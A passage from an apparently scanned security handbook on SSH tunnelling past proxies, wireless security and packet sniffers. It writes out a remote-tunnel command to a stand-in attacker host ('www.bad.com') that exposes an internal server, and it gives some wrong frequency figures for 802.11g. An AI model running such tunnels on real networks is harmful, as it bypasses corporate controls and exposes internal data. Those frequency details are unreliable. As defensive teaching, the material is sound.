   The above command causes the SSH client running on the host `rogue` to bind to TCP/IP port `8080`. Any connections to `rogue` on this port will be forwarded through the encrypted channel established to `www.bad.com` to the host `internal` on TCP/IP port `80` (the default Web port).



EXHIBIT 166.2 Typical network architecture, including corporate and public segments with the Internet in between.

2. Content is retrieved from host `internal` using a browser:
   `http://rogue:8080/illicit.html`
   The content retrieved from this Web server will be completely hidden from the view of the proxy server, although it is coming from a Web server that does not have its own SSL encryption.

While local tunneling is most certainly a violation of corporate security policy, it is generally used for such things as remote controlling other computers and checking e-mail. It does present a security threat and should be curtailed, but it does not present nearly the same level of exposure as remote tunneling.

A remote tunnel binds a TCP/IP port on the host that the SSH server runs. Any connection made to this host on the bound port will be forwarded over the encrypted channel to a host and port specified on the network that the SSH client is on. Exhibit 166.3 shows a typical network architecture, including corporate and public segments with the Internet in between.



EXHIBIT 166.3 Typical network architecture, including corporate and public segments with the Internet in between.

A typical SSH session with remote tunneling would look something like this:

1. The host rogue establishes an SSH connection to www.bad.com using remote tunneling: ssh -R 8080:secretweb:80 www.bad.com
   The above command causes the SSH client on host rogue to establish a secure connection to www.bad.com. Once the secure channel has been established, the SSH server on host www.bad.com binds to port 8080. Any connections to www.bad.com on this port will be forwarded through the encrypted channel to host secretweb on port 80 (the default Web port).
2. Content is retrieved from host secretweb using a browser over the public Internet:
   http://www.bad.com:8080/veryprivate.html
   Not only is the content of this request hidden from the proxy server (as it is coming through on the encrypted channel), but the Web logs on secretweb will show that the requests are coming from rogue, which could be a contractor's laptop or a compromised desktop that ought to have access (ordinarily) to secretweb.

There are commercial SSL VPN software packages that specifically exploit this vulnerability (the market leader is Aventail; www.aventail.com). This software allows the user to create sophisticated, shaped network access through proxy servers using a graphic interface. It is often used by large consulting companies to enable their employees to access network services (such as e-mail) when at client sites.

The exposure risk from SSL tunneling can be mitigated through a combination of policy and technology. The techniques below are listed in order from the most easily managed to the most challenging to manage. And conversely, the list is organized from highest exposure to lowest exposure.

1. Ensure that there is a statement in the published corporate security policy (which should be distributed to all employees and contractors) that expressly forbids any use of the proxy server that is not specifically for the retrieval of secure Web documents.
2. Enable authentication at the proxy server. This will at least allow for the ability to trace suspicious proxy activity back to an individual.
3. Examine proxy server logs for suspicious activity. Unusually long HTTPS connections generally indicate something other than HTTPS activity.
4. Disallow the use of the network by any assets other than those officially sanctioned by corporate policy.
5. Disallow connections to external hosts unless explicitly allowed. It is common to have Web site restrictions centrally managed at the proxy server. This is usually done with plug-in software; but due to the vast breadth of the Internet, these are usually based on allowed unless explicitly denied rules.

Remote tunneling allows for complete exposure of the internal protected network to the public Internet. Any TCP protocol could be exposed this way, including (but not limited to) database, Web, file sharing services, DNS (Domain Name Service), and e-mail.

It is crucial for the confidentiality (and potentially the integrity and availability) of protected internal network services to implement one or more of the above techniques for risk mitigation. Failure to do so could potentially put an entire organization out of compliance with current privacy statutes, including Sarbanes–Oxley (for financial information) and HIPAA (Health Insurance Portability and Accountability Act).

Wireless Security

Charles R. Hudson, Jr.
Chris R. Cunningham

167.1 Introduction

It is somewhat of an oxymoron to have the words “security” and “wireless” together, but that is what this chapter attempts to cover. Wireless security is an absolute necessity to protect an organization’s networks, equipment, and the data that resides on them.

Although this chapter is written to be read from beginning to end, it is also broken down to act as a quick reference. The specific sections are divided into a background on wireless, a discussion on wireless protocols, the basics of wireless encryption, basic issues with wireless today, wireless attacks, implementing wireless in a corporate network, and a synopsis of where wireless is heading in the future.

167.2 Background

To say that wireless technology and wireless networks in general are becoming increasingly popular would be an understatement. Wireless technology has exploded well past most expectations.

With the enhancements made with Intel Centrino technology, wireless has been cemented into our environment. These processor chips, with wireless technology embedded within them, have basically become a standard chip for all laptops.

The advances have not stopped with these chips. Newer operating systems, such as Windows XP, have made using wireless networks much easier, with additions such as auto-detect and tools to easily manage a network or connections.

The last key aspect to the explosion of wireless is hot access points. Restaurants such as Starbucks and McDonalds have placed access points at their locations for customers to use. Most major hotel chains have also followed suit, along with numerous community wireless groups that have strategically placed access points around their local area. The "hot spots" have made wireless a truly mobile technology.

This added functionality of wireless comes at a price. With the installation of a *wireless local area network* (wireless LAN; WLAN), the physical perimeters of an organization no longer restrict internal and trusted network connections. Open connections will now be "in the air" surrounding the buildings and allow any outside individual with a laptop, a wireless card, and free software the potential to eavesdrop on privileged communications.

167.3 Basic Wireless

A WLAN consists of clients such as notebooks, PDAs, or cell phones that use a radio band in the 2.4-GHz or 5-GHz range, much like the cordless phones that are in almost every household today. These clients use a wireless LAN card or, in the case of most new notebooks, the built-in card that came preinstalled in the system. These clients connect to an *access point*, sometimes called an AP. The AP either connects the mobile systems together in an ad hoc network so all of the mobile systems can talk to each other, or acts as an intermediary to a wired network like a local LAN or the Internet, which is known as *infrastructure mode*. It should also be noted that mobile clients can communicate in ad hoc mode without the use of an AP, and this can be the cause of many issues in a corporate environment. The range over which these systems can communicate is roughly 200 to 300 feet for most residential and commercial settings using either 802.11b or 802.11g, and around 100 feet for the older 802.11a standard. These standards are discussed later. However, "repeater" antennas and directional antennas can extend the range of the access points to several miles, but to a much smaller coverage area.

In a corporate environment, running either a proprietary solution or the new 802.11i standard will most likely add an authorization server of some kind to the wireless infrastructure to authenticate users before they can access the wired network. These authorization servers can vary from an appliance to an actual server, but are usually a directory server, such as Microsoft's Active Directory or a RADIUS server. If these servers are integrated into the organization's other accounts, it alleviates the need to manage another set of credentials for access of wireless clients.

167.4 The Alphabet Soup that Is the 802.11 Protocols

The IEEE (Institute of Electrical and Electronics Engineers) is the group that is responsible for determining specifications and standards for 802.11. This group has approved the numerous protocols surrounding 802.11. A clear definition and in-depth explanation of each would probably take up this entire book. Instead of trying to accomplish that task, this chapter takes a look at the four most notable protocols: a, b, g, and i.

One point worth mentioning before discussing the protocols would be how they actually become standards and obtain certification. The 802.11 standards were developed by the IEEE, which is responsible for determining standards for all sorts of things; and there is a specific working group dedicated to developing standards for wireless LANs.

Additionally, The Wi-Fi Alliance is a nonprofit international association formed in 1999 to certify interoperability of wireless LAN products based on the IEEE 802.11 specifications mentioned previously. The Wi-Fi Alliance is comprised of organizations such as 3Com, Sprint, Apple, Cisco, and US Robotics. This group provides products that pass its interoperability tests with the "Wi-Fi Certified" seal, which states that these products should work with any other Wi-Fi certified products—similar to the Good Housekeeping Seal of Approval.

167.4.1 802.11a

Although not commonly known, 802.11a was released at the same time as 802.11b. Unlike 802.11b, the 802.11a standard uses a higher frequency—5.4 GHz for 802.11a versus 2.4 GHz for the 802.11b standard. 802.11a equipment transmits data at up to 54 Mbps, but at a much shorter range than 802.11b—around 100 feet versus 250 to 300 feet for 802.11b. Although 802.11a and 802.11b came out at the same time, the 802.11a equipment was more expensive to produce; and once the cheaper 802.11b equipment started being produced in mass numbers, the 8032.11a standard went largely unnoticed.

167.4.2 802.11b

This standard is used in most wireless equipment today. It provides decent data transmission rates of up to 11 Mbps and a long enough range for all residential installations and most business installations. Unfortunately, this standard was quickly outdone by the 802.11g equipment, which provided a good mix of the higher data rates found in 802.11a equipment and the extended range of the 802.11b equipment.

For home users who normally are only trying to share Internet connections, this equipment provides everything they need, and it is also the most inexpensive wireless equipment on the market.

167.4.3 802.11g

Like the 802.11a standard, 802.11g uses the 5.4-GHz frequency. This equipment is backward compatible and can be used with 802.11b equipment. The most significant aspect of this standard is the higher data rates (20 to 54 Mbps). Many corporations struggled with the lower data rates of the other standards. 802.11g fixed that issue and made wireless a valid transport mechanism for corporations.

These authors estimate that this is the equipment one will find in most corporations today. Recently, the cost for 802.11g significantly decreased and it is starting to grow popular with home users. One reason for this is its backward compatibility with the 802.11b standard.

167.4.4 802.11i

The most recent 802.11 standard is 802.11i, which should be finalized in June 2004. The 802.11i standard will address many, but not all, of the security issues that may have prevented organizations from implementing WLANs in their environments. The 802.11i standard will most likely have the same data rates and ranges as the 802.11g standard. However, the 802.11i standard provides strong encryption and authentication, which have previously been unavailable.

At the heart of the improvements in 802.11i is better encryption algorithms and better management of session keys. The new standard will address the weak encryption and key reuse issues of the WEP (Wired Equivalent Privacy) protocol by employing strong encryption such as the government-grade AES (Advanced Encryption Standard). 802.11i will also utilize means to rotate the temporal keys.

One of the biggest insecurities in WEP was the use of static keys. Solutions for manually rotating the keys are difficult to manage, even on the smallest WLANs. At best, this key rotation provided only marginally enhanced security of the network. 802.11i addresses this with the use of dynamic keys that are automatically distributed and a message integrity check (MIC) to prevent spoofing.

Authentication will be addressed in 802.11i by some means of EAP (Extensible Authentication Protocol) running on the 802.11x framework. Which flavor of EAP will be the "standard" for 802.11i remains to be seen, but vendors will most likely offer a choice that will depend on the corporate systems that will be used as the back-end authentication provider for EAP, such as RADIUS, LDAP, or some other service.

The authentication acts as a gateway from the wireless network to the wired network by authenticating users before they are allowed to access the wired portion of the network. While using EAP appears to provide a secure means of authentication, there have already been security vulnerabilities posted for the Cisco implementation of LEAP. As of the writing of this chapter, we are awaiting the public release of ***asleap***, which is a proof-of-concept tool that will recover weak LEAP passwords on a wireless network according to its documentation. Like passwords on a wired network, strong passwords that use a combination of alphabetic and numeric values will limit the ability to crack these passwords.

167.5 Wireless Encryption: WEP, WPA, and AES

167.5.1 WEP (Wired Equivalent Privacy)

Most of the issues with wireless security have centered on the encryption, or lack thereof, of data as it passes through the air. The first take at protecting this data was WEP, or Wired Equivalent Privacy. It is based on the RC4 stream cipher encryption algorithm.

WEP was originally introduced with the 802.11 standard, which was first ratified in 1999. Originally, the WEP key length was limited to 40 bits to meet export-grade encryption so the solution could be used and sold worldwide. Eventually, the U.S. Government relaxed those standards and longer key lengths were made available for WEP.

Unfortunately, this did not reduce the inadequacies of WEP, and only made the time of data capture required to crack the shared key marginally longer. One of the biggest insecurities in WEP was the use of static keys. Given the large amount of data a corporation would transmit on a WLAN, the time to obtain the shared secret used by WEP by either a brute-force or dictionary attack is very short. It was not long after the introduction of WEP that people started publishing papers on how to crack WEP. Today one can find numerous free tools on the Internet to accomplish this task. Depending on the amount of traffic, and the strength of the key, cracking the key could take a few minutes to a few days.

167.5.2 WPA (Wi-Fi Protected Access)

In 2002, while the IEEE was working on completing the 802.11i standard, they met with several members of the Wi-Fi Alliance to develop an interim solution for wireless security known as WPA, or Wi-Fi Protected Access. Several vendors such as Microsoft, Linksys, and Cisco have produced equipment or software to take advantage of WPA.

WPA is a firmware upgrade that overwrites WEP. It addresses the encryption weaknesses of WEP and adds strong user authentication, which was unavailable in WEP.

The solution uses TKIP (Temporary Key Integrity Protocol) and has dynamic keys that change about every 10,000 packets. It also uses 802.1x for authentication.

167.5.3 AES (Advanced Encryption Standard (Rijndael))

AES, the new “government-grade” encryption standard, will most likely be part of the 802.11i standard, or will be offered by many vendors as an add-on to encrypt wireless traffic. Unfortunately, AES requires more processing power for the encryption and decryption, and will most likely require an encryption co-processor to perform this task.

This means, in most cases, upgrading equipment will be the only way to use AES, as it will reside on chipsets rather than firmware. Most vendors are now working on upgrade plans for their customers; but, depending on the size of a wireless deployment, there may be a significant cost to do this. The cost associated with the upgrade will probably delay AES from becoming the standard in corporate environments.

167.6 Issues with Wireless Networks

167.6.1 Interference

Because wireless transmissions operate in the ever-increasingly congested 2.4-GHz and 5-GHz radio bands, they are susceptible to interference and possible loss of signal from things such as microwaves, cordless phones, and Bluetooth devices. While interference on wired networks can be controlled by the physical perimeters and access controls surrounding a building or a wiring closet, the same is not true for wireless LANs. Organizations should take this into consideration when deploying WLANs, because availability can be mission critical in some situations. Imagine if a hospital was using wireless PDAs to transmit physician orders and that solution was brought to its knees by someone plugging a cordless phone into the emergency room waiting area.

167.6.2 Access Bleed

As mentioned, the perimeter of a wireless network may not be bound by the walls of an organization. Allowing those signals to emanate far from the building may be inviting trouble. Users in close proximity to a private WLAN might mistakenly try to associate with an access point they should not, merely because their software automatically tries to associate with any open connection.

With the deployment of a WLAN, the potential intruder no longer has to physically break into the building or sneak past the guard posing as the repairman to steal data. The intruder can try to gain access to a corporate network from a parking garage or some nearby building.

Controlling the perimeters of a WLAN environment is a matter that should be of utmost importance when performing the initial installation and planning of deployment. Locating the access points in central points of the building and adjusting their signal strength appropriately are critical to preventing access bleed.

167.6.3 Accidental Associations

Employees may unknowingly associate with a rogue access point set up by someone hoping to gain access to an organization's mobile computers, or simply by accident. Either way, there is the possibility that an employee could transmit confidential data, passwords, or have their laptop compromised.

Wireless clients should be locked down to only allow access to approved access points while in the corporate environment. If one decides to allow connections to hot spots while outside the corporation, other tools such as personal firewalls should be used to protect that equipment.

167.6.4 Rogue Access Points

Wireless access points are cheap, and employees are often impatient in their desire to have the latest technology advances. This makes for a dangerous combination, and may result in a wireless access point connected to an otherwise secure network.

Unfortunately, this is difficult to guard against in a medium- to large-sized organization. Looking for these devices with any number of tools is simple enough to accomplish, but is somewhat like trying to find a needle in a haystack. Once the users know you are looking for devices, they will find numerous places, such as in the ceiling, their desks, or filing cabinets, to hide the devices from sight.

Even with these issues, attempting to detect rogue devices should be done on a regular basis. Additionally, corporate policies should include language to cover this type of incident, and penalties for violating this policy should be enforced.

167.7 Common Wireless Attacks

There are several known attacks for wireless networks and there are undoubtedly more to follow. The most common attacks are session hijacking, man-in-the-middle, MAC spoofing, malicious association, and denial-of-service.

167.7.1 Session Hijacking

This attack is fairly simple and is exactly what it is called—hijacking. The intruder finds an access point and waits for a wireless client to complete the authentication process with the access point. Once this occurs, the intruder sends a disassociate message to the authenticated client, masking himself as the access point. At this point, the wireless client believes it has lost its connection while the intruder continues to use the connection until it timeouts the connection.

167.7.2 Man-in-the-Middle

Similar to session hijacking, this attack requires both a wireless client and an access point. In this scenario, the intruder inserts a malicious station between the wireless client and the access point. The malicious station tricks the access point into thinking it is the wireless client and also tricks the wireless client into thinking it is the access point. Once this is completed, all the traffic from the access point and the wireless client will flow through this malicious station.

167.7.3 MAC Spoofing

As described previously, 802.11b has numerous issues with authentication. To help with this issue, one technique used was that of restricting access to certain MAC addresses. Basically, only known MAC addresses are allowed to associate with that access point. This process, although noble, was quickly defeated.

With this attack, the intruder watches for packets as they come to and from the access point. The packets include the MAC address of the wireless client. With this information, the intruder updates his registry with a valid MAC address and connects to the access point. As 802.11i becomes a standard for most wireless networks, because of the approved authentication, this type of attack will not be a significant issue.

167.7.4 Malicious Association

One of the more recent types of attacks is malicious association. Using this technique, intruders can force unsuspecting wireless clients to connect to rogue wireless networks. They can also use this technique to modify the unsuspecting wireless client to operate in ad hoc mode, which they can use to make a wireless client an access point.

Specifically, as a wireless user scans the air for an access point, the intruder responds to the request and the client associates with them. The intruder then provides an IP address to the wireless client. At this point, the intruder sends a command to gain access to the wireless client.

167.7.5 Denial-of-Service

Like most networks, a wireless network is susceptible to several types of denial-of-service attacks. These attacks can be categorized into three categories. The first two attacks, which include overwhelming the access point with traffic or overwhelming the network in general with traffic, are common to most networks.

The most important attack is the frequency attack. This attack is unique to wireless networks and is accomplished by overwhelming the traffic on the frequency on which the network resides. This additional exposure, which is also easily accomplished, is routinely overlooked or lumped in with all other types of denial-of-service attacks.

To show how easily this attack can be done, take a 2.4-GHz cordless phone. With a few modifications to it, one can place it in the proximity of a wireless network and cause a significant disruption to the airwaves of an 802.11b network, basically making the entire network unusable. The instructions for doing this can be found on the Internet and only require a quick stop at the local electronics store to accomplish. As other devices also use the 2.4-GHz and 5.6-GHz ranges, these attacks can also happen unintentionally.

167.8 Wireless in a Corporate Environment

While corporations and government agencies have been resistant to implementing wireless networks, they are under increasing pressure to do so. Some corporations are deciding, rightfully so, it is better to join them rather than fight them.

The Department of Defense, which long fought the acceptance of WLANs, eventually published policies surrounding the use of WLANs for nonclassified information.

Weak encryption protocols and ineffective security offerings have forced corporations to investigate add-on solutions to enable them to roll out a wireless environment.

While the 802.11i standard, WPA, as well as proprietary solutions appear to finally include security in the configuration of a WLAN, they are not a silver bullet. This can be seen by the discovered vulnerabilities in LEAP discussed earlier and other unproven vulnerabilities yet to be discovered.

For this reason, it is imperative to provide layered security, auditing, policy management, vulnerability assessment, and enforcement practices to prevent the compromise of a wireless network. In addition to the use of 802.11i, when ratified, the following paragraphs will provide measures that should be taken to secure a WLAN in a corporate environment.

167.8.1 Layered Security

In addition to the use of the solid encryption and authentication provided by 802.11i, steps should be taken to secure authorization servers, wireless clients, access points, and the connections and networks they support.

Authorization servers should be hardened and monitored with host-based IDSs (intrusion detection systems). Access points should be protected from tampering and should be strategically placed within the network so that they cannot easily be reached by a potential intruder. The access points should also be configured securely, paying special attention to the default settings and passwords.

Clients should be protected from accidental or intentional changes to the wireless configuration and should be protected with a software firewall or IDS. If clients are given wireless LAN cards, they will most likely want to connect to the wireless hot spots in their local areas.

These wireless networks are almost always wide open and may make the mobile system vulnerable to any unscrupulous users on that network. If possible, wireless clients should be prevented from connecting to nonapproved wireless networks. At a minimum, if clients are allowed to connect to these types of networks, appropriate steps should be taken to protect the laptop from being compromised and to protect the data going over the rogue network. From a security perspective, this connection should be treated similar to an open Internet connection.

The networks and connections that tie the wireless segments to the cabled network should be placed in a single VLAN, if possible, and should be diagrammed so that the wireless networks can be physically disconnected quickly—if needed.

If possible, wireless network connections to wired networks should be limited by port or destination address(es) to minimize the risk of the WLAN being breached.

Furthermore, traffic analysis of the wireless networks, as well as the connections to the wired network and authorization servers, should be monitored for large increases in traffic or other anomalies that may point to something suspicious.

167.8.2 Public Wireless Access

After having deployed a wireless solution within a network, it will not be long before vendors, contractors, and other non-company personnel will want to connect to it. The obvious answer to this request is no; but if one examines the request in more detail, it is more than likely that all the individual wants is access to the Internet.

These types of requests can be accommodated while maintaining the posture of the corporate wireless network. To accomplish this, place public access points outside the network with the ability connect to the Internet. This can be done with a wireless DMZ and secured basically as an Internet DMZ would be. Depending on company policies, one may want to restrict the Web sites these connections are allowed to go to.

167.8.3 Auditing

Persistent auditing of all systems in a WLAN should be performed for forensic purposes as well as management and planning of the environment. Simply monitoring the bandwidth on the WLAN and the number of clients connecting to the WLAN may provide a warning if there is suspicious activity.

Auditing the authorization server is crucial because it provides access to the internal network from a largely untrusted segment. To preserve the information in these types of log files, they should be removed from the devices on a regular basis and stored in a secure repository.

167.8.4 Policy Management and Enforcement

Corporate policies have always been the foundation of a solid security program. Wireless security policies should detail who is allowed to obtain wireless access to the organization's WLAN, and how that access is to be obtained. This policy should be enforced by either limiting the machines that can connect to the network via MAC address filtering, or by placing authorized users in a group in the authorization server.

The policy should also contain language concerning the prohibition of nonapproved wireless access points and the penalties for the installation of such devices within a network. If this policy is enforced, it will quickly spread through the organization and will most likely prevent someone from performing a similar act in the future.

167.8.5 Vulnerability Assessment

Regular scans of the corporate WLAN and the systems associated with it for vulnerabilities are even more crucial for the wireless environment than the wired network. Because these systems communicate in an "open-air" environment, an attack could occur from a machine not in the physical environment. Likewise, patching and updating systems for current vulnerabilities in a timely manner are critical. For the most part, these systems should be treated the same way as equipment in an Internet DMZ.

There have been estimates made that for every 1000 users, there is a 50:50 chance of a rogue access point being found. By implementing a wireless environment, one may actually increase the number of rogue devices in one's network. As end users see the ability of wireless first-hand, they may try to use it in locations or situations that are not appropriate.

Because of this, the detection of rogue access points should be conducted frequently. If possible, solutions should be implemented to continuously check for rogue access points with the ability to alert you if they are found. As stated before, doing manual surveys is somewhat like trying to find a needle in a haystack.

167.9 Conclusion

Wireless is today what Internet access and e-mail were just a few years ago. Back when the Internet was introduced as a mainstream mechanism for the corporate world, there was significant lag between the time transmissions and applications were used, and when the ability to secure those transmissions was available.

Some corporations completely banned Internet access or had specific labs or stand-alone machines designated for Internet access. These restrictions were quickly eliminated, but not because changes were made to secure the Internet. Actually, today one could argue that the Internet is less secure than ever—securing the Internet will never happen.

So how is it that the Internet has become overwhelmingly the most used mechanism for communications? Simple; other tools have been overlaid on this communication mechanism to secure the transmissions.

Wireless will never be completely secure, but it will more than likely follow the same path as the Internet. The only question there is to answer is: are you going to join the revolution, or let it pass you by?

168

Packet Sniffers: Use and Misuse

Steve A. Rodgers

A packet sniffer is a tool used to monitor and capture data traveling over a network. The packet sniffer is similar to a telephone wiretap; but instead of listening to phone conversations, it listens to network packets and conversations between hosts on the network. The word *sniffer* is generically used to describe packet capture tools, similar to the way *crescent wrench* is used to describe an adjustable wrench. The original sniffer was a product created by Network General (now a division of Network Associates called Sniffer Technologies).

Packet sniffers were originally designed to assist network administrators in troubleshooting their networks. Packet sniffers have many other legitimate uses, but they also have an equal number of sinister uses. This chapter discusses some legitimate uses for sniffers, as well as several ways an unauthorized user or hacker might use a sniffer to compromise the security of a network.

168.1 How Do Packet Sniffers Work?

The idea of sniffing or packet capturing may seem very high-tech. In reality it is a very simple technology. First, a quick primer on Ethernet. Ethernet operates on a principle called *Carrier Sense Multiple Access with Collision Detection* (CSMA/CD). In essence, the network interface card (NIC) attempts to communicate on the wire (or Ethernet). Because Ethernet is a shared technology, the NIC must wait for an “opening” on the wire before communicating. If no other host is communicating, then the NIC simply sends the packet. If, however, another host is already communicating, the network card will wait for a random, short period of time and then try to retransmit.

Normally, the host is only interested in packets destined for its address; but because Ethernet is a shared technology, all the packet sniffer needs to do is turn the NIC on in promiscuous mode and "listen" to the packets on the wire. The network adapter can capture packets from the data-link layer all the way through the application layer of the OSI model. Once these packets have been captured, they can be summarized in reports or viewed individually. In addition, filters can be set up either before or after a capture session. A filter allows the capturing or displaying of only those protocols defined in the filter.

168.2 Ethereal

Several software packages exist for capturing and analyzing packets and network traffic. One of the most popular is Ethereal. This network protocol analyzer can be downloaded from http://www.ethereal.com/ and installed in a matter of minutes. Various operating systems are supported, including Sun Solaris, HP-UX, BSD (several distributions), Linux (several distributions), and Microsoft Windows (95/98/ME, NT4/2000/XP). At the time of this writing, Ethereal was open-source software licensed under the GNU General Public License.

After download and installation, the security practitioner can simply click on "Capture" and then "Start," choose the appropriate network adapter, and then click on "OK." The capture session begins, and a summary window displays statistics about the packets as they are being captured (see Exhibit 168.1).

Simply click on "Stop" to end the capture session. Exhibit 168.2 shows an example of what the Ethereal capture session looks like. The top window of the session displays the individual packets in the capture session. The information displayed includes the packet number, the time the packet arrived since the capture was started, the source address of the packet, the destination address of the packet, the protocol, and other information about the packet.

Hypertext Transfer Protocol	7.05%	27	37405	27	37405
Data	8.09%	31	11561	31	11561

EXHIBIT 168.3 The protocol hierarchy statistics.

Further packet analysis can be done by clicking on the "Tools" menu. Clicking on "Protocol Hierarchy Statistics" will generate a summary report of the protocols captured during the session. Exhibit 168.3 shows an example of what the protocol hierarchy statistics would look like.

The security practitioner can also get overall statistics on the session, including total packets captured, elapsed time, average packets per second, and the number of dropped packets.

Ethereal is a very powerful tool that is freely available over the Internet. While it may take an expert to fully understand the capture sessions, it does not take an expert to download and install the tool. Certainly the aspiring hacker would have no trouble with the installation and configuration. The security practitioner should understand the availability, features, and ease of use of packet sniffers like Ethereal. Having an awareness of these tools will allow the security practitioner to better understand how the packet sniffer could be used to exploit weaknesses and how to mitigate risk associated with them.

168.3 Legitimate Uses

Because the sniffer was invented to help network administrators, many legitimate uses exist for it. Troubleshooting was the first use for the sniffer, but performance analysis quickly followed. Now, many uses for sniffers exist, including those for intrusion detection.

168.3.1 Troubleshooting

The most obvious use for a sniffer is to troubleshoot a network or application problem. From a network troubleshooting perspective, capture tools can tell the network administrator how many computers are communicating on a network segment, what protocols are used, who is sending or receiving the most traffic, and many other details about the network and its hosts. For example, some network-centric applications are very complex and have many components. Here is a list of some of some components that play a role in a typical client/server application:

- Client hardware
- Client software (OS and application)
- Server hardware
- Server software (OS and application)
- Routers
- Switches
- Hubs
- Ethernet network, T1s, T3s, etc.

This complexity often makes the application extremely difficult to troubleshoot from a network perspective. A packet sniffer can be placed anywhere along the path of the client/server application and can unravel the mystery of why an application is not functioning correctly. Is it the network? Is it the application? Perhaps it has to do with lookup issues in a database. The sniffer, in the hands of a skilled network analyst, can help determine the answers to these questions.

A packet sniffer is a powerful troubleshooting tool for several reasons. It can filter traffic based on many variables. For example, let us say the network administrator is trying to troubleshoot a slow client/server application. He knows the server name is *slopoke.xyzcompany.com* and the host's name is *impatient.xyzcompany.com*. The administrator can set up a filter to only watch traffic between the server and client.

The placement of the packet sniffer is critical to the success of the troubleshooting. Because the sniffer only sees packets on the *local* network segment, the sniffer must be placed in the correct location. In addition, when analyzing the capture, the analyst must keep the location of the packet sniffer in mind in order to interpret the capture correctly.

If the analyst suspects the server is responding slowly, the sniffer could be placed on the same network segment as the server to gather as much information about the server traffic as possible. Conversely, if the client is suspected of being the cause, the sniffer should be placed on the same network segment as the client. It may be necessary to place the tool somewhere between the two endpoints.

In addition to placement, the network administrator may need to set up a filter to only watch certain protocols. For instance, if a Web application using HTTP on port 80 is having problems, it may be beneficial to create a filter to only capture HTTP packets on port 80. This filter will significantly reduce the amount of data the troubleshooting will need to sift through to find the problem. Keep in mind, however, that setting this filter can configure the sniffer to miss important packets that could be the root cause of the problem.

168.3.2 Performance and Network Analysis

Another legitimate use of a packet sniffer is for network performance analysis. Many packet sniffer tools can also provide a basic level of network performance and analysis. They can display the general health of the network, network utilization, error rates, summary of protocols, etc. Specialized performance management tools use specialized packet sniffers called RMON probes to capture and forward information to a reporting console. These systems collect and store network performance and analysis information in a database so the information can be displayed on an operator console, or displayed in graphs or summary reports.

168.3.3 Network-Based Intrusion Detection

Network-based intrusion detection systems (IDSs) use a sniffer-like packet capture tool as the primary means of capturing data for analysis. A network IDS captures packets and compares the packet signatures to its database of attacks for known attack signatures. If it sees a match, it logs the appropriate information to the IDS logs. The security practitioner can then go back and review these logs to determine what happened. If in fact the attack was successful, this information can later be used to determine how to mitigate the attack or vulnerability to prevent it from happening in the future.

168.3.4 Verifying Security Configurations

Just as the network administrator can use the sniffer to troubleshoot a network problem, so too can the security practitioner use the sniffer to verify security configurations. A security practitioner can use a packet sniffer to review a VPN application to see if data is being transferred between gateways or hosts in encrypted format.

The packet sniffer can also be used to verify a firewall configuration. For example, if a security practitioner has recently installed a new firewall, it would be prudent to test the firewall to make sure its configuration is stopping the protocols it has been configured to stop. The security practitioner can place a packet sniffer on the network behind the firewall and then use a separate host to scan ports of the firewall, or open up connections to hosts that sit behind the firewall. If the firewall is configured correctly, it will only allow ports and connections to be established based on its rule set. Any discrepancies could be reviewed to determine if the firewall is misconfigured or if there is simply an underlying problem with the firewall architecture.

168.4 Misuse

Sniffing has long been one of the most popular forms of passive attacks by hackers. The ability to “listen” to network conversations is very powerful and intriguing. A hacker can use the packet sniffer for a variety of attacks and information-gathering activities. They can be installed to capture usernames and passwords, gather information on other hosts attached to the same network, read e-mail, or capture other proprietary information or data.

Hackers are notorious for installing *root kits* on their victim hosts. These root kits contain various programs designed to circumvent security on a host and allow a hacker to access a host without the administrator's knowledge. Most modern root kits, or backdoor programs, include tools such as stealth backdoors, keystroke loggers, and often specialized packet sniffers that can capture sensitive information. The SubSeven backdoor for Windows even includes a remotely accessible GUI (graphical user interface) packet sniffer. The GUI makes the packet sniffer easily accessible and simple to use. The packet sniffer can be configured to collect network traffic, save this information into a log, and relay these logs.

168.4.1 Network Discovery

